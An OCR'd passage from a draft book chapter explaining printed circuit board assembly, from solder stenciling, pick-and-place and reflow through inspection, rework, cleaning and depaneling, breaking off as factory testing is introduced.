


FIGURE 2-4. Solder stencil (credit: Alan Walsh)

The stencil is laid precisely on the board, the paste is smeared evenly across the stencil using a squeegee, and then the stencil is removed and cleaned. The board now has the right amount of solder paste in the right places. Figure 1-3 shows a solder stencil, while Figure 1-4 shows solder paste being applied to a board with an automated squeegee - because the

stencil's silver, it's a little hard to see in the picture that the gray solder paste is filling in the stencil's holes.




FIGURE 2-5. Solder application (credit: Alan Walsh)

Now that the solder paste is down, we can place the board's components.

PCB ASSEMBLY: PLACING COMPONENTS




FIGURE 2-6.

The next step is to place each component in the right spot on the PCB, which is normally accomplished by a *pick-and-place machine*. The components to be placed are typically supplied on reels of tape, known as

tape-and-reel packaging. Figure 2-7 shows some example reels in use on a pick-and-place.




FIGURE 2-7. Component reels in a pick-and-place machine (credit: Alan Walsh)

Figure 2-8 shows a close-up of resistors packaged as tape-and-reel. Each component is held in an embossed pocket in the carrier tape. Each pocket is sealed with a cover tape (usually clear) that's peeled up just before the part is picked and placed.




FIGURE 2-8. Close up of components on tape (credit: Alan Walsh)

Tubes and trays, shown in Figure 2-9, are sometimes used instead of tape-and-reel to hold parts for the pick-and-place. Depending on the specific model of pick-and-place, tubes and trays typically don't work as smoothly as tape and reel. If using tubes and/or trays is of interest, this should be explored in advance with the folks who'll be doing your manufacturing.

FIGURE 2-9. Placeholder for tubes and trays

Each PC board is positioned in the pick and place machine, then each component is picked up from its tape using a tiny suction cup, placed onto the right spot on the board, then released – Figure 2-10 shows the suction cup in action. The solder paste under the placed part conveniently serves as adhesive to hold the part in place temporarily until the solder paste is made solid by reflowing it (discussed in a moment). In some cases, if solder paste won't be sufficient to hold a part down (e.g., a large part with few pins), the pick-and-place may put down a pit of adhesive to help out.




FIGURE 2-10. Placeholder for Pick and Place Suction Cup Holding IC

Pick and place machines are fast and accurate, the fastest being able to place hundreds of parts per minute, but there are a few tradeoffs we need to deal with in exchange for this great speed. First off, pick and place machines only work with surface-mount devices (SMDs), not the larger through-hole parts that are popular for prototyping. Through-hole parts are usually placed and soldered by hand, which is much more expensive than automated SMD processes. Switching from through-hole parts to their SMD equivalents is usually not a big deal, just something that should be done during PC board design.

The second issue is that all the reels (and tubes/trays if used) must be loaded onto the pick-and-place before it can begin work, which takes some time. This setup time is the same whether we're assembling one board or 1,000, so building fewer large batches tends to make more sense than building many small batches.

A third issue is that pick-and-place machines only accept a finite number of reels, perhaps 20 to 100 or more depending on the model. If we have more unique parts than the number of reels the machine can support, we'll need to run the boards through the machine multiple times to get all the parts placed. To avoid multiple passes, it's a good idea is to reduce the number of different parts during design/development by using the same parts as often as possible; for example, we can try to standardize on a few resistor values and sizes, putting several in parallel or serial to create different resistances if needed.

A fourth issue, and often the biggest surprise to people new to this game, is that we sometimes can only purchase full reels of parts even though we may only need a smaller number for our build. By default, parts come on reels in quantities that range from hundreds to thousands of pieces per reel. A full reel of resistors might contain 5,000 pieces, but because resistors cost a fraction of a cent, the entire reel should cost less than $10 -- not a big deal. But a $12 GPS chip that comes in reels of 500 will set us back $6,000 per reel, even if we only need 100 parts. Our $12 GPS chip is now $60, unless Supply Chain can find a way to resell the parts to someone else.

Fortunately alternatives to full reels are often (but not always!) available. Component distributors will usually sell a strip of tape cut from a reel in the size we want (called a *cut tape*), or create a smaller reel for us using a cut tape. As mentioned previously, chips can also be supplied in custom quantities in tubes and/or trays, although these will not play nicely with all pick-and-place machines.

We now have PCB, solder, and components – our ingredients are mixed, next it's into the oven to bake.

PCB ASSEMBLY: REFLOW




FIGURE 2-11.

Reflow is the process of converting gloopy solder paste to solid solder joints. In particular, it involves heating the PC board and components in a way that will:

- Activate the flux so it does a better job of cleaning, then vaporizes away.
- Melt the ground solder in the paste to liquid, then cool it to solidify as a single chunk that binds the component lead to its pad.

In practice, this is bit more complex than simply getting the board to a certain temperature and cooling it down – heating and cooling should follow a profile which ensures that:

- Components don't heat or cool too quickly, which can cause failure from *thermal shock*.

- The flux has adequate time at an elevated temperature to properly clean, then evaporate.
- The heat has time to soak into the entire board surface, i.e., the entire board gets to the desired temperature. If we don't soak the board sufficiently, some parts of the board may not get hot enough to create a good solder joint.

Figure 2-12 shows a typical graph of temperature vs. time during the reflow process. Note that when referring to reflow.




FIGURE 2-12. Typical reflow profile (credit: Wikimedia Commons)

Solder reflow is accomplished using a *reflow oven*. The oven is programmed with the desired temperature profile depending on the type of solder paste being used and other factors. Beyond programmability, reflow ovens must also be designed to ensure that each board is heated evenly. Heating is typically accomplished using hot gas convection (either air or nitrogen), but other methods can be used as well. Reflow ovens come in a wide variety of sizes depending on throughput, from small (Figure 2-13) to small (Figure 2-14).

Large commercial units that reflow a continuous stream of boards on a conveyor belt (rather than a single batch at once) have multiple zones

set to different temperatures, as called out in the reflow temperature profile. If you look carefully under the open top in Figure 2-14, you'll notice the back ends of fans sticking up; these fans move air within each temperature zone to keep temperature even within that zone.

FIGURE 2-13. Placeholder for small batch reflow oven

FIGURE 2-14. Large continuous reflow oven, top propped open (credit: Alan Walsh)

Once out of the oven, our board has hundreds or thousands of newly-soldered joints. Are these joints all good? Are the parts still all where they're supposed to be? Sometimes not: better check 'em out, which we'll do next.

PCB ASSEMBLY: OPTICAL INSPECTION




FIGURE 2-15.

Once components are soldered down, an *automated optical inspection* (AOI) station examines the board to check if our parts ended up looking properly soldered, and in precisely the right places. It will note any parts whose position or orientation are incorrect, so that they can be touched up by hand (called *rework*), or the board scrapped. Figure 2-16 shows an example of AOI output as seen by the machine operator. In this case the AOI has spotted a part which looks different than it's seen in previous boards, and it's zoomed in on this part and asking the technician to take a look and enter a verdict: is there a problem with the way the part is assembled to the board, or is this change OK?




FIGURE 2-16. AOI Screen (credit: Alan Walsh)

This time the difference is innocent: the part that's flagged (a resistor network) is produced by many vendors, and a new vendor was used for this particular build. The problem flagged is that the "103" marking on the part is simply in a different font than the AOI's previously seen for this PCBA. If we instruct the AOI machine to memorize this new style of "103", this part won't be flagged for the same reason in the future PCBAs.

Note that while this difference is innocent, little things like this can sometimes halt production until a phone call is made to the right person in design/development to confirm all is OK. In other instances an AOI operator might decide, without checking with someone who knows, that an issue is similarly cosmetic when it's truly a serious build issue, and we end up with a batch of bad boards. In manufacturing, every detail counts!

Parts with contacts that are hidden from view can be a challenge to inspect, of course. The classic example of *tough-to-inspect* is chips with ball grid array (BGA) packages, which can have more than a thousand soldered contacts all hidden beneath the part, as can be seen in the bottom view in Figure 2-17.




FIGURE 2-17. FPGA, bottom view (credit: Wikimedia Commons)

Figure 2-18 shows the PCB footprint of a medium-size BGA, only a few hundred balls. The difficulty in inspecting all of those solder joints once they're lying under a square slab (the BGA package) should be obvious.




FIGURE 2-18. Ball Grid Array Footprint (credit: Pyramid Technical Consultants)

Specialized 2D and 3D x-ray systems are used to inspect the invisible; Figure 2-19 shows a portion of an x-rayed reflowed BGA. The red arrows point to solder bridges, where two contacts are accidentally soldered together; either this board will be reworked or scrapped.




FIGURE 2-19. BGA x-ray (credit: Lightspeed Manufacturing)

Note that not all factories have x-ray systems -- that's one item to look into when selecting a contract manufacturer.

At this point, we've assembled what we can on the PCB via automation, and we have a list of any gross defects introduced during that process. Next we'll rely on that most amazing machine of all – humans—to finish off board assembly by doing what the robots couldn't.

PCB ASSEMBLY: HAND SOLDERING AND ASSEMBLY




FIGURE 2-20.

In many instances, a board will require that some work be done by hand, for example:

- rework of improperly-reflowed parts as flagged in AOI.
- rework due to design changes made after PC boards began fabrication. For example, PC board traces might be cut and wires added (known as *cuts and jumpers*) to change circuit paths. Figure 2-21 shows an example of wiring added as rework.
- Hand soldering of components that are not suitable for reflow. Examples include through-hole parts and temperature-sensitive parts such as batteries.
- Hand assembly of mechanical parts, such as the lids on RF shields (shown in Figure 2-22).

FIGURE 2-21. Placeholder for Example PCB Rework

FIGURE 2-22. Placeholder for RF Shield, With Snap-On Lid

As mentioned previously, it's much more expensive to do things by hand than by machine, so designers/developers should take care to reduce the number of parts that require manual work during assembly; but some hand work usually can't be avoided. For example, connectors accessed by end users (e.g., USB connectors) are often through-hole rather than SMD to add strength and reduce the odds of the connector coming off the board through wear and tear.

At this point, our board assembly is complete unless we find a defect during later testing that sends the board back for rework. The next two steps, *cleaning* and *depaneling*, prepare our PCBAs for assembly into the larger product.

PCB ASSEMBLY: CLEANING




FIGURE 2-23.

A clean PCBA is a good PCBA. In particular, it's a good practice to wash the PCBA after its assembly to remove any solder flux not burned off during reflow. Flux on the board might cause corrosion and/or unwanted electrical paths, which can affect reliability and performance.

Some fluxes are designated as *no-clean* because they shouldn't corrode if left on a board and do not conduct substantial current; however these are usually cleaned anyway because they may still affect sensitive or high-speed circuitry.

PCB ASSEMBLY: DEPANELING




FIGURE 2-24.

It's typically most economical to fabricate and assemble PCBs as *panels* of multiple boards, the individual boards being cut or broken out sometime after assembly. The number of boards per panel depends on the sizes that the PCB fabricator and assembler can accommodate, the size of each PC board, and sometimes other factors. For example, an 18" x 24" panel can accommodate up to 20 PCBs that are 2.5"x5" each (with some space to spare).

Figure 2-25 shows a panel of 5 long, narrow boards; note that there's a scored line between each board, and a bit of routing (openings cut through the panel) at each board's corner.




FIGURE 2-25. Five PCBs in a panel (credit: Pyramid Technical Consultants)




FIGURE 2-26. Single PCB after depaneling (credit: Pyramid Technical Consultants)

Scoring consists of cutting a shallow V-shaped grove across the board, which makes the board easy to snap apart at that line. *Routing* uses a tool to cut a channel clear through the board.

Figure 2-26 shows a single board from the panel after depaneling.

PCB assembly is performed while the PCBs are still together in their panel. At some point, often before test (discussed in a moment), the individual boards are cut apart using a *depaneling tool*, or are simply snapped apart by hand (which is more stressful for the board and its components). Depaneling tools employ various means for removing boards, including sawing, routing, cutting with a "pizza cutter" wheel, lasers, and punching out using special fixtures.

The process of paneling and depaneling has a few important implications for designers/developers, pertaining to the edges of the individual boards separated out by the process.

The PCB edges that are cut or broken apart can experience a good bit of stress and strain during the depaneling process, which can cause mechanical deformations close to those edges. It's a good idea to keep a margin of at least 50 mil (0.050 in) between board edges and traces/pads, at least 100 mil between board edges and components. (Note that PCB measurements are pretty universally called out in mils, which equal thousandths of an inch. Yes, the PCB world still works in inches!)

Other issue have to do with tradeoffs between separating boards via scoring vs. routing:

- Routing produces smooth edges, vs. rough edges for scoring-- normally only an issue if boards will be seen by the end user, say, if they plug into a connector.
- Routing requires greater spacing between boards (to accommodate the width of the routing tool).
- Routed panels can have significant flex, which can cause issues with PCB assembly.

To avoid problems, it's important to work with your assembler when designing PCB panels - they'll have a good idea of what will work on their equipment.

Our PCBAs are now complete – or at least they *look* really good. Now it's time to see whether they *work* as good as they look.

Test

PCBAs are complex, and normally each will be tested to make sure that the assembly process went according to plan. Note that this *factory testing* is normally quite different than the testing performed in our lab to ensure that our design is correct (*design verification testing*).

The range of effort brought to bear on factory testing can vary tremendously. Factory testing can be as simple as having a technician turn a product on after final assembly to see if things seem to work. On the other end of the spectrum, factory test can probe every nook and cranny of each manufactured unit before it ships to make sure that everything's in good order. The degree of testing largely depends on the likelihood of problems occurring in manufacturing, and the cost of finding these errors once the unit leaves the factory. For example, the occasional failure of an inexpensive toy is probably not a big deal as long as it's not a safety issue, so we probably wouldn't put forth much of a test effort. But even the occasional failure of a computer module that controls automobile braking would be something we'd really want to avoid, and thus a serious factory test effort is in order.

Large factory test efforts can sometimes rival the size (and cost) of the efforts to design/develop the product itself. For these efforts, it's useful to employ the help of specialized *test engineers* who are experienced with the world of factories and factory workers, a much different constituency than most other end users.

There are two basic types of testing *in-circuit* and *functional*, that can be performed on the PCBA, depending on the product. We explore these in the next sections.

IN CIRCUIT TEST (ICT)

